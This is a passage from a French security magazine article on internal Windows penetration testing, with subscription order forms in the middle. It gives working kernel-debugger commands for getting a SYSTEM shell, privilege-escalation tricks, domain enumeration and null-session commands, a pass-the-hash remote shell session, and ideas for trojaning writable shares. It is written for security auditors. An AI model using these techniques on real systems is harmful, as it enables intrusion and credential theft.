- l'accès à la base SAM depuis la mire de *login* Windows ;
- la possibilité d'ouvrir une session avec n'importe quel compte local sans connaître son mot de passe ;
- la possibilité d'ouvrir une session avec un compte de domaine en utilisant les hashes LM et NTLM de ce compte.

Il est intéressant de constater que Windows ne se sert du mot de passe utilisateur que pour valider l'ouverture de session. Ensuite, seuls les hashes LM et NTLM sont conservés en mémoire pendant la durée de la session utilisateur. L'ouverture de session par hash n'a donc aucun effet de bord sur le système, sauf éventuellement lors du déverrouillage de l'écran de veille (qui utilise un autre mécanisme basé sur le mot de passe).

Démarrer un autre système

Tous les outils précédemment mentionnés se présentent sous la forme d'un live CD – or, il peut se faire que l'amorçage sur CD-ROM ne soit pas autorisé dans le BIOS et que la configuration du BIOS soit protégée par mot de passe.

Ceci ne représente pas réellement une difficulté, car les moyens de contournement sont nombreux :

- effacement de la configuration BIOS par un cavalier sur la carte mère ;
- démontage et accès physique au disque dur ;
- amorçage sur clé USB (presque tous les BIOS modernes supportent cette fonction) ;
- amorçage réseau grâce à PXE (si cette fonction est désactivée dans le BIOS, il suffit de brancher sur la carte mère une nouvelle carte réseau possédant son propre BIOS PXE) ;
- amorçage sur disquette (pour les postes qui possèdent encore un lecteur de disquette :)



1 *Accès au disque d'un portable avec un adaptateur IDE-USB*

À noter que des possibilités plus exotiques ne sont pas explorées ici, telles que le mode « target » disponible avec un bus FireWire.

La seule protection réellement efficace reste le chiffrement intégral de disque dur, sous réserve que le *bootloader* ne puisse pas être modifié afin d'enregistrer le mot de passe saisi par un utilisateur légitime. Seule une protection matérielle de type carte à puce ou TPM permet d'assurer cette fonction de sécurité.

0wned by a serial port

Une attaque très puissante et peu documentée consiste à utiliser les fonctions de débogage noyau de Windows.

Au démarrage de la machine, en pressant de manière répétée la touche [F8], il est possible de faire apparaître un menu relativement anodin de prime abord. Parmi les options disponibles (démarrage en mode sans échec, etc.), il en est une particulièrement puissante : « mode débogage ».

Cette option active le débogueur noyau sur le port série COM1. Dès lors, depuis une machine tierce connectée via un câble *Null Modem*, et équipée du débogueur Microsoft KD, tout devient possible.

La solution la plus simple, mais la moins « académique », consiste à ouvrir une session Windows, puis un CMD. Ensuite, « il suffit » de remplacer le jeton du processus CMD par celui de n'importe quel processus système pour que le CMD devienne un *shell* SYSTEM. Ce qui se traduit par :

```
kd> !process 0 0
**** NT ACTIVE PROCESS DUMP ****
PROCESS 823c7660  SessionId: none  Cid: 0004    Peb: 00000000
                                                 ParentCid: 0000
    DirBase: 02b20020  ObjectTable: e1003da0  HandleCount: 265.
    Image: System
[…]
PROCESS 822db5f8  SessionId: 0  Cid: 0804    Peb: 7ffde000
                                             ParentCid: 0964
    DirBase: 02b20280  ObjectTable: e17b5f90  HandleCount:  26.
    Image: cmd.exe
```

Énumération des processus

```
kd> !process 823c7660
PROCESS 823c7660  SessionId: none  Cid: 0004    Peb: 00000000
                                                 ParentCid: 0000
    DirBase: 02b20020  ObjectTable: e1003da0  HandleCount: 265.
    Image: System
    VadRoot 823c32c0 Vads 4 Clone 0 Private 3. Modified 3080.
    Locked 0.
    DeviceMap e1001698
    Token                             e10009e0
[…]
```

Pointeur sur le jeton (token) du processus « System »

```
kd> !process 822db5f8
PROCESS 822db5f8  SessionId: 0  Cid: 0804    Peb: 7ffde000
                                             ParentCid: 0964
    DirBase: 02b20280  ObjectTable: e17b5f90  HandleCount:  26.
    Image: cmd.exe
    VadRoot 822d40b0 Vads 57 Clone 0 Private 159. Modified 0.
                                                  Locked 0.
    DeviceMap e25a6888
    Token                             e2887e20
[…]
```

Pointeur sur le jeton (token) du processus « CMD »

```
kd> e 0x822db5f8+0xc8 e7 09 00 e1
```

Substitution de pointeurs

La dernière étape mérite une explication : 0xC8 correspond à l'offset du jeton de processus dans la structure EPROCESS. Bien entendu, dupliquer le pointeur n'est absolument pas une solution stable, en particulier si le processus CMD est fermé et la mémoire correspondante libérée. Mais, l'auditeur cherche avant tout des solutions efficaces :)

Une autre idée consiste à patcher la fonction `SeAccessCheck` et à supprimer ainsi toute forme de contrôle d'accès sur les objets sécurisables. Cette méthode est laissée en exercice pour le lecteur.

Exploiter les logiciels tiers

Pour cette attaque locale, les outils de sécurité sont une cible privilégiée. En effet, ils possèdent souvent des caractéristiques intéressantes, telles que l'exécution d'un service sous le compte SYSTEM ou l'installation d'un driver. Une erreur de conception dans l'un ou l'autre de ces composants assure à l'attaquant un contrôle total de la cible.

Parmi les erreurs « classiques », on peut citer :

- Permission laxiste sur un objet sécurisable (fichier, répertoire, clé de base de registres, service, section de mémoire partagée, etc.).
  - Outil(s) : AccessChk de SysInternals.
- « *Shatter Attack* » : message Windows envoyé à une fenêtre d'application exécutée avec des droits élevés (souvent un service interactif), et permettant d'altérer le fonctionnement de l'application. La « Shatter Attack » la plus simple consiste à appuyer sur la touche F1 dans une fenêtre affichée par un service. Si une fenêtre d'aide standard de Windows apparaît, il est ensuite possible de naviguer vers n'importe quelle application, qui sera exécutée avec les droits du service.
  - Outil(s) : Spy++ (inclus dans Visual Studio), mais surtout la créativité de l'auditeur.
- Méconnaissance des subtilités de l'environnement Windows.
  - Exemple : si le chemin vers un exécutable sensible (tel qu'un service) contient des espaces et que les références à cet exécutable ne sont pas correctement protégées par des guillemets, alors il est possible de lui substituer un autre programme se trouvant sur le chemin d'exécution (Windows évaluant le chemin de gauche à droite, en s'arrêtant sur chaque espace).
  - Autre exemple : s'il est possible de créer des fichiers dans le répertoire d'une application, il est alors possible d'injecter des bibliothèques partagées dans l'espace mémoire de cette application via la redirection de DLL (fonction décrite dans les articles Microsoft [9] et [10]). Il suffit pour cela de créer un fichier nommé `application.exe.local`.
  - Outil(s) : encore une fois, créativité de l'auditeur.
- Erreur de conception bas niveau de l'application.
  - Exemple : communication avec un pilote à travers un IOCTL ne vérifiant pas la légitimité de l'appelant.
  - Autre exemple : section mémoire partagée pour la communication avec le noyau, dans laquelle le groupe « tout le monde » peut écrire.
  - Outil(s) : IOExplorer (pour le *fuzzing* des IOCTL), ListSS/TestSS de Cesar Cerrudo (pour le fuzzing des sections partagées), etc.

Il est difficile d'être plus spécifique sur des failles qui sont complètement dépendantes de l'application considérée.

Je donnerai juste l'exemple d'un logiciel de sécurité (connu, mais que je ne peux pas citer ;) dont la permission par défaut sur le répertoire de programme est « Tout le monde : Modification » – permission justifiée par la nécessité de créer ou supprimer des fichiers journaux dans ce répertoire. Les fichiers exécutables à l'intérieur du répertoire sont protégés par une permission qui interdit toute modification, sauf aux Administrateurs.

Néanmoins la permission donnée sur le répertoire permet de *renommer* les fichiers qui s'y trouvent. Après avoir renommé l'exécutable du service principal, copié NtBindShell [5] à la place et redémarré la machine, me voilà avec un shell SYSTEM sur le port TCP/26103 sans coup férir.

Première étape : ne rien faire

Effectivement, la première étape du test d'intrusion consiste à ne lancer aucune attaque « active » et à écouter passivement le réseau.

Si un serveur DHCP nous a attribué une adresse IP et différentes options de configuration (ex. passerelle par défaut, serveurs DNS, serveurs WINS, etc.), nous obtenons déjà des informations intéressantes sur la topologie du réseau. Dans le cas contraire, il nous faut découvrir au minimum le plan d'adressage.

Même sur un réseau « *switché* » (comme c'est le cas de la quasi-totalité des réseaux aujourd'hui), il existe un « bruit de fond » assez important, constitué par exemple des éléments suivants :

- trafic NetBIOS en *broadcast*, par exemple :
  - résolution de nom par broadcast ;
  - annonces du service « *Computer Browser* » (« Explorateur d'ordinateurs ») toutes les 12 minutes par défaut [6] ;
  - etc.
- requêtes DHCP ;
- requêtes ARP « *who-has* » ;
- requêtes UPnP (si applicable) ;
- requêtes IGMP (si applicable) ;
- requête « *IPv6 Router Solicitation* » (si applicable) ;
- trafic généré par les routeurs (ex. DTP, STP, CDP, etc.).
- etc.

En clair, il ne faut que quelques minutes (dans le pire des cas) pour avoir une idée du plan d'adressage et de quelques machines présentes sur le réseau local.

Deuxième étape : reconnaissance

Une fois capable de communiquer avec le réseau local, plusieurs méthodes de reconnaissance sont envisageables. Les cibles de cette reconnaissance sont les machines et les utilisateurs.

À ce stade, il serait dommage de lancer un scan complet du réseau avec des outils de type NMap ou des scanneurs applicatifs de type Nessus, GFI Languard, etc. En effet, ce type de scan est long et absolument pas furtif.

Au contraire, des outils simples tels que les commandes `PING` ou `NET VIEW` génèrent du trafic « quasiment » légitime et donnent des résultats rapides. Il est également possible d'utiliser l'outil Cain, qui s'appuie sur les mécanismes Windows pour explorer le réseau. Enfin, si le transfert de zone DNS est autorisé, cela permet de

récupérer à moindre coût la liste de toutes les machines existantes ou ayant existé.

À noter que dans un monde IPv6, où le scan d'une classe d'adresse est impossible en temps fini, seules les techniques fondées sur les mécanismes Windows survivront… mais ça n'est pas pour tout de suite !

Quelques commandes de base à connaître (ces commandes nécessitent un simple compte utilisateur standard dans le domaine) :

1

`NET ACCOUNTS /DOMAIN`	Obtenir la stratégie de mot de passe dans le domaine, comme le nombre d'essais autorisés.
`NET USER /DOMAIN`	Obtenir la liste des comptes de domaine.
`NET USER "Administrateur" /DOMAIN`	Obtenir toutes les informations sur le compte « Administrateur », comme l'âge du mot de passe et la date de dernière ouverture de session.
`NET GROUP /DOMAIN`	Obtenir la liste des groupes de domaine.
`NET GROUP "Admins du domaine" /DOMAIN`	Obtenir la liste des membres du groupe « Admins du domaine ».

En ce qui concerne les **machines**, les éléments à rechercher sont les suivants :

- Les commentaires attachés aux noms des machines, souvent intéressants (si le réseau est bien administré).
- Les machines critiques, tels que les contrôleurs de domaine, les serveurs applicatifs, les serveurs de stockage, les postes des administrateurs, etc.
  - À noter que les rôles d'une machine sont annoncés dans ses types NetBIOS. Ceci concerne les rôles issus de logiciels Microsoft, tels que MS SQL Serveur, IIS, etc. mais rarement des logiciels tiers. Les types Microsoft sont documentés dans l'article de base de connaissance Q163409 **[7]**.
- Enfin, si le nommage des serveurs utilise une convention particulière, il peut être intéressant de la comprendre.

La commande `NBTSTAT` est le couteau suisse de l'intrus qui ne veut pas être détecté. C'est une commande, installée par défaut sur toutes les versions de Windows, qui ne génère que du trafic « légitime ».

Prenons le cas de ce contrôleur de domaine sous Windows 2000 SP4. La commande `NBTSTAT` renvoie les informations suivantes :

```
C:\>nbtstat -a 172.16.21.80

Connexion au réseau local:
Adresse IP du noeud : [172.16.21.168] ID d'étendue : []

    Table de noms NetBIOS des ordinateurs distants

       Nom               Type         État
    ---------------------------------------------
    MORTSUBITE     <00>  UNIQUE      Inscrit
    MORTSUBITE     <20>  UNIQUE      Inscrit
    WIN2K          <00>  Groupe      Inscrit
    WIN2K          <1C>  Groupe      Inscrit
    WIN2K          <1B>  UNIQUE      Inscrit
    MORTSUBITE     <03>  UNIQUE      Inscrit
    WIN2K          <1E>  Groupe      Inscrit
    INet~Services  <1C>  Groupe      Inscrit
    IS~MORTSUBITE..<00>  UNIQUE      Inscrit
    WIN2K          <1D>  UNIQUE      Inscrit
    ..__MSBROWSE__.<01>  Groupe      Inscrit
    TOTO           <03>  UNIQUE      Inscrit

    Adresse MAC = 00-0C-29-9D-64-13
```

Ce qui s'interprète de la manière suivante :


- nom de la machine : MORTSUBITE ;
- domaine : WIN2K ;
- utilisateur logué sur la console : TOTO ;
- adresse MAC de l'adaptateur associé à l'adresse IP 172.16.21.80 : 00:0C:29:9D:64:13 ;
- services démarrés : poste de travail (<00>), affichage des messages (<03>) ;
- rôles : serveur de fichiers (<20>), contrôleur de domaine (<1C>), *master browser* (<1B>), participe aux élections de *browser* (<1E>), serveur Web IIS (entrée « INet~Services »).

Pas mal pour un seul paquet UDP, non ? D'autant que la commande peut être scriptée. Par exemple, si on considère que le fichier `COMPUTERS.TXT` contient la liste des machines du domaine (obtenue avec la commande `NET VIEW /DOMAIN:<DOMAINE>`), la ligne de commande suivante va permettre de récupérer toutes les informations utiles :

```
C:\> for /f %c in (COMPUTERS.TXT) do nbtstat -a %c
```

En ce qui concerne les **utilisateurs**, le cas idéal est celui où les « sessions nulles » sont autorisées[3]. Dans ce cas, il est directement possible d'obtenir la liste des comptes et groupes de domaine par une requête RPC anonyme (à peu près tous les outils d'intrusion savent faire ça : Cain, Nessus, etc.).

Le moment crucial lors de l'installation du premier contrôleur de domaine est le suivant (ce réglage peut toutefois être changé par la suite).



2 *Choix d'installation du contrôleur de domaine Windows 2003*

Si les permissions « compatibles NT4 » sont utilisées, alors les sessions nulles sont autorisées. Sur un contrôleur de domaine Windows 2000, cela donne les résultats suivants.

[3] *Clé de base de registre RestrictAnonymous < 2.*

```
C:\>net view \\mortsubite
L'erreur système 5 s'est produite.
Accès refusé.

C:\>net use \\mortsubite "" /user:""
La commande s'est terminée correctement.

C:\>net view \\mortsubite
Ressources partagées de \\mortsubite
Nom du partage  Type    Utilisé comme  Commentaire
-------------------------------------------------------------------------
NETLOGON        Disque                 Partage de serveur d'accès
SYSVOL          Disque                 Partage de serveur d'accès
La commande s'est terminée correctement.
```

Si les sessions nulles ne sont pas autorisées, il reste possible de se connecter avec n'importe quel compte de domaine (quels que soient ses privilèges). Prenons l'exemple d'un serveur Windows 2003 (on suppose que le compte `toto` du domaine `win2k` a pour mot de passe `titi`).

```
C:\>net view \\w2003r2
L'erreur système 5 s'est produite.
Accès refusé.
Échec de la commande NET VIEW

C:\>net use \\w2003r2 "" /user:""
La commande s'est terminée correctement.
Établissement du contexte de session anonyme

C:\>net view \\w2003r2
L'erreur système 5 s'est produite.
Accès refusé.
Nouvel échec

C:\>net use \\w2003r2 /delete
\\w2003r2 a été supprimé.

C:\>net use \\w2003r2 titi /user:win2k\toto
La commande s'est terminée correctement.
Suppression du contexte anonyme et établissement d'un nouveau contexte authentifié

C:\>net view \\w2003r2
Ressources partagées de \\w2003r2

Nom du partage  Type    Utilisé comme  Commentaire
-------------------------------------------------------------------------
Shared          Disque
La commande s'est terminée correctement.
Succès !
```

Le cas de l'énumération des utilisateurs est un peu à part. La commande `NET USER` ne permettant pas de spécifier un domaine arbitraire, il faut dans tous les cas s'en remettre à un outil tiers.

Obtenir un compte valide dans le domaine n'est pas la partie la plus difficile. L'analyse du poste local, l'écoute du trafic ou l'exploration du réseau permettent bien souvent d'obtenir au moins un compte valide (le fameux compte `test` ayant pour mot de passe `test`).

À noter que l'énumération des utilisateurs via un *binding* LDAP anonyme à Active Directory est normalement désactivée par défaut sur toutes les versions de Windows.

Les points faibles : cas d'école

Évacuons tout de suite le cas simple décrit précédemment : les systèmes « hérités » (comprendre des vieux bousins qui ne peuvent pas être mis à jour – voilà un héritage qu'on aimerait refuser !).

Ces systèmes sont rarement mis à jour, souvent parce qu'ils sont critiques pour le fonctionnement de l'entreprise (ce sont, par exemple, des serveurs d'application métier, des serveurs de stockage, des *Call Manager* de VoIP, etc.).

Un système qui présente des failles « grossières » (ex. MS03-026 dite « faille RPC DCOM », exploitée par le ver Blaster) est en général directement pénétrable à l'aide de l'outil Metasploit (voir l'article concernant cet outil dans le même dossier). « Il suffit » (avec toutes les réserves sur la fiabilité du code d'exploitation que cela implique) d'attaquer frontalement la machine pour obtenir son contrôle total.

Obtenir le contrôle total sur un maximum de serveurs par cette méthode peut permettre de collecter localement des informations intéressantes, telles que des fichiers de configuration contenant des mots de passe. Dans la suite de l'article, on supposera toutefois que cette méthode ne suffit pas à « terminer » le pentest (c'est-à-dire à obtenir les droits « Admin de domaine ») – même si dans la pratique c'est parfois le cas.

Troisième étape : mots de passe

Collecte en mémoire

Si l'auditeur dispose d'un poste de travail « officiel », il a sans doute pu y collecter le mot de passe du compte « Administrateur » local ou d'un compte équivalent (compte de support ou compte de service présent sur tous les postes) – cf. paragraphe « mise en place de l'audit ».

Si tous les postes sont issus d'un même master et qu'aucun outil de gestion de ces comptes n'est mis en place, il sera probablement possible de se connecter à de nombreux postes de travail du parc grâce à ces comptes locaux – l'objectif étant de collecter les mots de passe des utilisateurs de domaine qui sont connectés sur ces postes.

Avant Windows XP SP2, le mot de passe utilisateur restait stocké « en clair » dans la mémoire tant que sa session restait ouverte. De nombreux outils ont été développés pour exploiter cette faille : *Password Reminder*, *Cached Password Dumper*, *Find Pass*, etc.

Depuis Windows XP SP2, seuls les hashes du mot de passe restent en mémoire. Toutefois, comme l'a démontré Aurélien Bordes lors de la conférence SSTIC 2007 [11], il est très facile de récupérer ces hashes en utilisant des fonctions légitimes de LSASS, même sans droits particuliers sur le poste.

Dès lors, ces hashes peuvent être « craqués » par les nombreux logiciels existants (Rainbow Tables, John the Ripper, Cain, LCP, etc.)… ou utilisés directement pour s'authentifier comme nous le verrons par la suite ! (Cette dernière attaque étant connue sous le nom générique de « *pass the hash* »).

Exploration des partages

Même avec un compte utilisateur « standard », non privilégié, il reste possible de lister les partages disponibles sur toutes les machines du

domaine, y compris les partages cachés (c'est-à-dire les partages se terminant par le caractère `$`).

Les partages cachés sont parfaitement visibles dans Cain (et plein d'autres outils). La raison en est simple : le filtrage des partages cachés (type = `STYPE_IPC_HIDDEN`) est effectué côté client !

Dans ces partages, on trouve toutes sortes d'informations intéressantes, telles que des sauvegardes ou des fichiers de mots de passe. Les cibles privilégiées sont :

- les fichiers contenant les chaînes de caractères `pass` ou `pwd` ;
- les fichiers Office protégés par mot de passe (un utilitaire tel que *Find Password Protected Documents* **[12]** peut s'avérer utile).

Si l'un de ces partages peut être modifié par l'utilisateur, les scénarios d'intrusion sont démultipliés. On peut envisager par exemple de :

- remplacer les fichiers `.EXE` par des chevaux de Troie ;
- ajouter du contenu actif (macros) dans les documents Office ;
- ajouter un fichier `folder.hta` qui sera exécuté chez le client à l'ouverture du répertoire ;
- etc.

Là encore, la créativité de l'auditeur (et les limites imposées par le client) sont reines.

Nessus

Le scanneur de vulnérabilités Nessus réalise un excellent travail d'identification des failles (il faut en parler avec Nicolas Pouvesle pour comprendre toutes les subtilités de la détection de faille sans exploitation – une tâche beaucoup plus complexe que l'écriture d'un *exploit*).

Une utilisation efficace de Nessus consiste à cibler un nombre limité de machines particulièrement intéressantes. L'analyse n'en sera que plus rapide et plus furtive (on peut toujours craindre la présence d'un *honeypot* sur le réseau - celui-ci étant dans la plupart des cas le firewall personnel de l'administrateur réseau particulièrement paranoïaque).

Mais l'interpréteur NASL permet également bien des choses, comme :

1▶ Scanner un ensemble de machines contre une vulnérabilité donnée.

Prenons l'exemple de la faille MS03-026, dite « RPC DCOM ». Tout d'abord il convient de modifier légèrement le script, si la cible n'est pas dans la base de connaissances Nessus (c'est-à-dire si elle n'a pas été précédemment scannée). Les deux lignes suivantes sont à commenter :

```
if(get_kb_item("SMB/KB824146"))exit(0);
if(!get_kb_item("SMB/KB824146_launched"))exit(0);
```

Le scan est ensuite très simple. Il est possible de spécifier une adresse IP spécifique ou une plage d'adresses.

```
C:\> nasl -t 172.16.21.80 msrpc_dcom.nasl
success
C:\> nasl -t 172.16.21.85 msrpc_dcom.nasl
C:\>
```

Le scan a renvoyé `success` sur la première machine, qui est donc vulnérable. Le scan n'a rien renvoyé sur la deuxième machine, qui est donc patchée ou injoignable.

2▶ Ouvrir un shell sur une machine distante en utilisant le hash LM ou NTLM du mot de passe (et non le mot de passe, lorsque celui-ci n'est pas connu). Cette opération nécessite le plugin additionnel `SMBSHELL.NBIN` **[13]**.

```
C:\Program Files\Tenable\Nessus>nasl -t 172.16.21.80 smbshell.nbin

  --==[SMB Shell v0.3 (c) 2007 Tenable Network Security]==--

[*] username: Administrateur
[*] password:
[*] hash: NTLM:209C6174DA490CAEB422F3FA5A7AE634
[*] domain (optional): WIN2K
[*] Connecting to 172.16.21.80...
[*] Authenticating to 172.16.21.80...

smbshell> shell

[*] Opening share ADMIN$...
[*] Connected to ADMIN$ (172.16.21.65:1292 -> 172.16.21.80:445)
[*] Installing remote command service...
[*] Remote command service installed.
[*] Connecting to remote command service...
[*] Connected to remote command service.

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Par ailleurs, la version 3.2 de Nessus offre une interface « ligne de commandes » qui s'annonce intéressante : `NessusCmd`. Au programme : exécution de plugin arbitraire, tel que « scan de port » ou « énumération des utilisateurs Windows ». Je vous laisse découvrir toutes les fonctionnalités sur le blog de Tenable **[14]**.

Quelques failles « conceptuelles » de Windows

Joindre le domaine… ou pas

Plusieurs outils, dont des outils Microsoft tels que la commande `NET`, ne donneront leur plein potentiel que si la machine sur laquelle ils sont exécutés est membre du domaine.

Si l'auditeur n'a pas accès à un poste « légitime » et qu'il travaille exclusivement avec son propre matériel, peut se poser la question de savoir s'il ne serait pas judicieux d'ajouter une machine dans le domaine. Cette opération est à double tranchant, car la machine va alors recevoir les stratégies de groupe du domaine, qui peuvent limiter sa configuration, c'est pourquoi il faut être prêt à « sacrifier » cette machine (en utilisant par exemple une machine virtuelle).

Il faut savoir que n'importe quel compte utilisateur, quels que soient ses droits, peut ajouter des machines dans un domaine à concurrence de la valeur ms-DS-MachineAccountQuota[4], stockée dans Active Directory. Cette opération s'effectue par la boite de dialogue standard (***Panneau de configuration > Système > Nom de l'ordinateur***). L'appartenance au domaine n'est donc absolument pas une frontière de sécurité.

Abonnez-vous à misc

Multi-System & Internet Security Cookbook



soit **6** numéros de Misc

1 an de sécurité informatique

= 33 €

~~48 €~~

France Metro

Offres de couplage possibles ! voir page précédente

4 façons de vous abonner :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

Bon de commande à remplir et à retourner à :

*Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

Oui je souhaite m'abonner à Misc, 6 numéros

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon réglement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : | Cryptogramme Visuel : | Voir image ci-dessous

Date et signature obligatoire : | 200



3 BONNES RAISONS de vous abonner :

- Ne manquez plus aucun numéro !
- Recevez Misc tous les 2 mois, chez vous ou dans votre entreprise.

☐ **Pour avoir un suivi par e-mail de vos abonnements, merci de nous indiquer votre adresse e-mail** :**

**En application des articles 27 et 34 de la loi dite «Informatique et libertés» n° 78-17 du 6 janvier 1978, vous disposez d'un droit d'accès et de rectification aux données vous concernant.

Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

Offre Collectionneur !

4 façons de commander :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)



Vous êtes un fidèle lecteur mais vous ne vous rappelez plus dans quel magazine vous avez lu un article sur ... ?

Un sujet vous passionne et vous recherchez des magazines traitant de ce sujet ?

Allez sur **www.ed-diamond.com** et utilisez le moteur de recherche sur tous les sommaires des magazines édités par Diamond Editions (Misc, Linux Magazine et hors série, Linux Pratique). Vous pourrez également compléter votre collection !

Bon de commande à remplir et à retourner à :

*Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

DÉSIGNATION	PRIX	QTÉ	TOTAL
MISC N°1 Les vulnérabilités du Web !	5,95 €		
MISC N°2 Windows et la sécurité	7,45 €		
MISC N°4 Internet, un château construit sur du sable	7,45 €		
MISC N°6 Insécurité du wireless?	7,45 €		
MISC N°7 La guerre de l'information	7,45 €		
MISC N°8 Honeypots : le piège à pirates	7,45 €		
MISC N°9 Que faire après une intrusion ?	7,45 €		
MISC N°10 VPN (Virtual Private Network)	7,45 €		
MISC N°11 Tests d'intrusion	7,45 €		
MISC N°12 La faille venait du logiciel !	7,45 €		
MISC N°13 PKI - Public Key Infrastructure	7,45 €		
MISC N°14 Reverse Engineering	7,45 €		
MISC N°16 Télécoms, les risques des infrastructures	7,45 €		
MISC N°17 Comment lutter contre le spam, les malwares, les spywares	7,45 €		
MISC N°18 Dissimulation d'informations	7,45 €		
MISC N°19 Les dénis de service	7,45 €		
MISC N°20 Crytographie malicieuse	7,45 €		
MISC N°21 Limites de la sécurité	7,45 €		
MISC N°22 Superviser sa sécurité	7,45 €		
MISC N°23 De la recherche de faille à l'exploit	7,45 €		
MISC N°24 Attaques sur le Web	7,45 €		
MISC N°25 Bluetooth, P2P, AIM, les nouvelles cibles	7,45 €		
MISC N°26 Matériel mémoire, humain, multimédia	8,00 €		
MISC N°27 IPv6 : sécurité, mobilité et VPN, les nouveaux enjeux	8,00 €		
MISC N°28 Exploits et correctifs : les nouvelles protections à l'épreuve du feu	8,00 €		
MISC N°29 Sécurité du cœur de réseau IP	8,00 €		
MISC N°30 Les protections logicielles : Peut-on et faut-il se protéger contre le reverse engineering ?	8,00 €		
MISC N°31 Le risque VoIP : Le PABX est-il votre faiblesse ?	8,00 €		
MISC N°32 Que penser de la sécurité selon Microsoft ?	8,00 €		
MISC N°33 RFID : Instrument de sécurité ou de surveillance ?	8,00 €		
		TOTAL	
		Frais de port France Metro : + 3,81 €	
		Frais de port Etranger : + 5,34 €	
		TOTAL	

Oui je souhaite compléter ma collection

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon réglement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200



Les failles RPC « anonymes »

Les failles RPC ont été la plaie de Windows NT depuis son origine. Les problèmes conceptuels sont multiples :

- Connexions anonymes (sessions nulles).

Initialement, les sessions nulles se sont avérées nécessaires au bon fonctionnement de certaines opérations, telles que le changement d'un mot de passe expiré – l'authentification ne pouvant pas réussir dans ce cas. Mais la possibilité d'appeler une fonction RPC sans authentification (les contrôles d'accès étant réalisés par le noyau en deuxième étape) est un facteur de risque supplémentaire en cas de faille de type *buffer overflow* – c'est exactement ce qui s'est produit avec le ver Blaster.

Les exceptions au contrôle d'accès, autorisant les connexions anonymes, sont codées « en dur » dans le pilote SRV.SYS – ce qui ne facilite pas la disparition de cette fonctionnalité historique.

- Mutualisation des interfaces RPC au sein d'un même processus (`SVCHOST.EXE`, introduit dans Windows 2000) – alors que le modèle de sécurité initial a été pensé autour du processus.

La mutualisation des interfaces part là encore d'une astuce de conception, à savoir d'éviter la création d'un processus pour chaque serveur RPC (ce qui serait trop coûteux en mémoire et en performance). Dès cet instant, tous les serveurs RPC hébergés dans le même processus deviennent accessibles par n'importe quelle interface RPC du même processus – ce qui peut vite devenir un problème lorsque certaines interfaces sont accessibles anonymement à travers le réseau alors que d'autres sont à usage local uniquement.

Une rustine a été ajoutée par la suite, sous la forme d'une fonction de *callback* chargée de vérifier la légitimité de la connexion, mais son utilisation est à la discrétion des applications [15].

- Complexité des interfaces, qui sont sources d'erreur pour le développeur.

En particulier, les fonctions de *marshalling* des chaînes de caractères, incluant les problèmes de codage multi-octet (Unicode).

Depuis Windows XP SP2 et Windows 2003 SP1, les connexions anonymes ont été considérablement limitées par la suppression des exceptions « en dur », même si ces exceptions ont été pour partie transférées dans la clé de base de registres « NullSessionPipes » [17].

Du coup, l'intérêt de la « communauté » pour les failles RPC a considérablement diminué. Cela ne veut pas dire que tous les services RPC sont devenus sûrs d'un seul coup ! Dans la plupart des cas, il reste possible d'exploiter à distance une faille dans un service RPC en utilisant un simple compte utilisateur de domaine.

Utilisation des RPC dans la pratique

Voici un exemple concret d'utilisation des RPC. Comme expliqué sur le site Security Friday [18], les tubes nommés `srvsvc` et `wkssvc` ne sont normalement plus accessibles de manière anonyme avec Windows XP SP2. Néanmoins, comme ils sont hébergés dans le même processus que le tube `browser` (qui reste accessible de manière anonyme), il est possible de contourner cette restriction.

Parmi les API intéressantes disponibles sur ces tubes, on peut citer `NetrSessionEnum()` (opnum 0x0c) et `NetrWkstaUserEnum()` (opnum 0x02) qui permettent de lister les sessions en cours, les utilisateurs logués, etc.

La description MIDL de cette fonction peut être retrouvée dans `WKSSVC.DLL`, à l'aide du plugin MIDA [16].

```
/* opcode: 0x02, address: 0x772DB045 */

long  _NetrWkstaUserEnum (
 [in][unique][string] wchar_t * arg_1,
 [in, out] struct struct_1 * arg_2,
 [in] long arg_3,
 [out] long * arg_4,
 [in, out][unique] long * arg_5
);
```

Le prototype de la fonction de plus haut niveau est documenté par Microsoft :

```
NET_API_STATUS NetWkstaUserEnum(
  LPWSTR servername,
  DWORD level,
  LPBYTE* bufptr,
  DWORD prefmaxlen,
  LPDWORD entriesread,
  LPDWORD totalentries,
  LPDWORD resumehandle
);
```

Il est assez facile de retrouver le *mapping* entre les paramètres de l'API et les paramètres de l'appel RPC en traçant l'appel de fonction (ou en utilisant le décodeur Wireshark, mais c'est un peu trop facile ;). On notera simplement que :

- `level` peut prendre la valeur 0 ou 1, ce qui a pour effet de retourner une structure de type `WKSTA_USER_INFO_0` ou `WKSTA_USER_INFO_1` (plus détaillée).
